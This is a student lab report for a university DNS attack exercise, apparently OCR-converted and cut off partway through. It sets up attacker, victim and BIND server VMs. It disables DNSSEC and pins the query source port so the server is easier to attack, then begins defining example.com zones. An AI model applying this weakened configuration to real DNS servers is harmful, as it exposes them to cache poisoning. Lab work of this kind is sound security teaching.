
PES UNIVERSITY
COMPUTER NETWORK SECURITY
LAB 4 - DNS ATTACK


Aayush Kapoor PES2201800211

Attacker IP:




```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:3d:a3:96
          inet addr:10.0.2.49  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::fd69:4a6:1876:52f2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8330 (8.3 KB)  TX bytes:7631 (7.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:56 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:19392 (19.3 KB)  TX bytes:19392 (19.3 KB)

[03/20/21]seed@PES2201800211_AAYUSH-A:~$ 
```

Victim IP:




```
[03/20/21]seed@PES2201800211_AAYUSH-V:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4c:99:c1
          inet addr:10.0.2.51  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::549f:7f8c:372c:ccce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17542 (17.5 KB)  TX bytes:8379 (8.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:76 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21836 (21.8 KB)  TX bytes:21836 (21.8 KB)

[03/20/21]seed@PES2201800211_AAYUSH-V:~$
```

DNS Server IP:



```
[03/20/21]seed@PES2201800211_AAYUSH-S:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:be:35:fd
          inet addr:10.0.2.50  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::b6bf:6b7d:907a:eaa1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4839 (4.8 KB)  TX bytes:8573 (8.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:67 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21408 (21.4 KB)  TX bytes:21408 (21.4 KB)

[03/20/21]seed@PES2201800211_AAYUSH-S:~$
```


TASK 1:



```
[03/20/21]seed@PES2201800211_AAYUSH-V:~$ cd /etc/resolvconf/resolv.conf.d/
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ ls
base  head
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ sudo nano head
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ sudo resolvconf -u
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ cat head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.50
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ 
```


Configuring the user/victim’s machine 10.0.2.51, we need to use 10.0.2.50 as the local DNS server. In order to overcome the issue of DHCP configuration replacing /etc/resolv.conf file content, we enter the nameserver in /etc/resolvconf/resolv.conf.d/head file, that is prepended to the dynamically generated resolver configuration file. After making the change, we run **sudo resolvconf -u** for the change to take effect:

TASK 2:




```
[03/20/21]seed@PES2201800211_AAYUSH-S:~$ cd /etc/bind/
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo nano named.conf
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ 
```

Checking the named.conf file to check for header named.conf.options.



```
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo nano named.conf.options
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo service bind9 restart
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$
```


In named.conf.options, we turn off the DNSSEC which uses digital signature to create trust between the client and server. Also create a dump-file to store the cache value of the server and the port is 33333, if we do not add a port then it will be difficult to get the packet or send it as they will be randomly generated by the operating system.



```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38928
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         300     IN      A       172.217.166.100

;; AUTHORITY SECTION:
google.com.             172800  IN      NS      ns3.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns4.google.com.
google.com.             172800  IN      NS      ns2.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172800  IN      A       216.239.32.10
ns1.google.com.         172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172800  IN      A       216.239.34.10
ns2.google.com.         172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172800  IN      A       216.239.36.10
ns3.google.com.         172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172800  IN      A       216.239.38.10
ns4.google.com.         172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 1173 msec
;; SERVER: 10.0.2.50#53(10.0.2.50)
;; WHEN: Sat Mar 20 05:36:38 EDT 2021
```

Now in order to verify that the DNS server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server. In the above screenshot, we see that the SERVER in the last third line has the IP address of the local DNS server configured by us. Hence, we have successfully configured the user machine to use our configured DNS server.


TASK 3:



```
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo nano named.conf
[03/20/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};

zone "2.0.10.in-addr.arpa" {
        type master;
        file "/etc/bind/10.0.2.db";
